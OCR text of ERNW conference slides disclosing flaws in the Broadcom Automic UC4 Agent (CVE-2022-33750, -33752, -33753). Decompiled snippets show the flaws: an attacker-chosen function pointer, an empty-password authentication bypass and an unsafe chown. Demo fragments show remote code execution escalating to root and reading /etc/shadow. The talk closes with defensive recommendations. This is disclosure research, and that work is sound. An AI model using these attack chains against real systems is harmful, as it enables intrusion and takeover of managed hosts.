
IPC: TIMER_FIRE message handler

```
int process_timer_fire(PCX *pcx,ccm_msg_t *ccmmsg)
{
  uchar *message_buffer;
  message_buffer = ccmmsg->msg_start;

  [... trace logging ...]

  (**(code **)(message_buffer + 0x10))(*(uint64_t *)(message_buffer + 0x18),
                                       message_buffer + 0x20,
                                       message_buffer + 0x60);

  [... trace logging ...]

  return 0;
}
```

Attacker specifies function pointer


… and 3 arguments

CVE-2022-33752



clou@uc4123: ~
UC4agent$
attacker$
bash ~/E/r/s/E/a/u/a/UC4_Agent_auth_bypass_RCE_in_EXAKTJ_and_EXREQCMD
attacker$
vagrant@ubuntu-focal: ~
attacker$
Demo

UC4 Protocol(s) (TCP/2300)

- [x] RCE as nobody
- [x] RCE as ROOT




Let's try to (ab)use this.



UC4 Protocol(s) (TCP/2300)


- [x] RCE as nobody
- [ ] RCE as ROOT

- IPC ROUTENAT might help
  - Routes data via UC4 protocol
- EXAKTJ allows for job execution
- EXAKTJ has two vulnerabilities



UC4 Protocol(s) (TCP/2300)

- [x] RCE as nobody
- [ ] RCE as ROOT



UC4 Agent

/etc/passwd


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

/etc/shadow

```
root:!!:18659:0:99999:7:::
daemon:!!:18659:0:99999:7:::
bin:!!:18659:0:99999:7:::
```

UC4 Protocol(s) (TCP/2300)

- [x] RCE as nobody
- [ ] RCE as ROOT



UC4 Agent

/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

/etc/shadow


```
root:!!:18659:0:99999:7:::
daemon:!!:18659:0:99999:7:::
bin:!!:18659:0:99999:7:::
```

```
if (strlen(passwd->pw_passwd) < 3) {
  if (pw_len == 0) {
    return True
  }
}
```

CVE-2022-33750

UC4 Protocol(s) (TCP/2300)


- [x] RCE as nobody
- [ ] RCE as ROOT



UC4 Agent

```
res = strcmp(jobReportFile,"/dev/null")
 if (res != 0) {
   Fd = FileCreate(jobReportFile)
   if (Fd < 0) {
     handle_error()
     return -1
   }
   FileClose(Fd)
   res = chown(jobReportFile, uid, gid);
```

CVE-2022-33753


clou@uc4123: ~
UC4agent$
bash ~/E/r/s/E/a/u/a/UC4_Agent_auth_bypass_RCE_in_EXAKTJ_and_EXREQCMD
attacker$
vagrant@ubuntu-focal: ~
attacker$
Demo


BROADCOM
Automic™

- [x] RCE as nobody
- [x] RCE as ROOT

ERNW
providing security.

Summary

- 2-3 months of research
  - → 18 CVEs – multiple chains with high or critical severity
- Issues with trust models
  - → Agents can not be trusted
- Central Management Server
  - → Single point of failure
- Ease of Use **vs** security



https://tenor.com/view/bb8-star-wars-force-awakens-thumbs-up-gif-7426092

ERNW
providing security.

Summary

- Best-practice violations / security anti-patterns
  - Hardcoded secrets
  - Weak defaults
  - Unsafe functions
  - Custom cryptography
  - Custom protocols
    - Unproven security
    - Conventional IDS blind for traffic
- Significant technical debt in core components

ERNW
providing security.

Recommendations for Corporate IT & Management

- Before buying:
  - Make security a MAIN feature
  - Small feature set → smaller attack surface
    - Monitoring vs. Management Solution
    - Least privilege principle
  - Technical Security Evaluation BEFORE buying a product
    - Reevaluate security assumptions

ERNW
providing security.

Recommendations for Corporate IT & Management

- After buying product:
  - Be aware of security implications
  - Use / Enforce strict security settings
  - Access Controls as tight as possible
  - Closely monitor the central management server/service
  - Patch management

ERNW
providing security.

Recommendations for Vendors & Developers

- Get rid of legacy software components
  - Offensive capabilities have increased significantly
    - → Old security measures might not suffice anymore
  - Intermediate fix: Wrap custom protocols with TLS authentication
    - → Does not solve the problem, but makes attacks harder
- Secure Software Development Lifecycle
- Refactor using modern security best practices

ERNW
providing security.

Conclusion

- Endpoint Management Solutions are highly complex, distributed systems found in almost any corporation
  - “Complexity killed Security”
    (Daniel Gruss, Blackhat Asia 2020 Keynote*)
  - Very attractive target
  - Vulnerability or Compromise → similar impact as supply chain attack

- If we would want to covertly compromise your network, we would target your Endpoint Management & Monitoring solutions

* https://www.blackhat.com/asia-20/briefings/schedule/#complexity-killed-security-21681

ERNW
providing security.

Conclusion

- Nagios in their security considerations documentation:

> “Your monitoring box should be viewed as a backdoor into your other systems.”

https://assets.nagios.com/downloads/nagioscore/docs/nagioscore/4/en/security.html

ERNW
providing security.

Thank you for your attention!

Any Questions, Feedback or Comments?

{fullrich, dmantz}@ernw.de

@clou42
@dennismantz

www.ernw.de

www.insinuator.net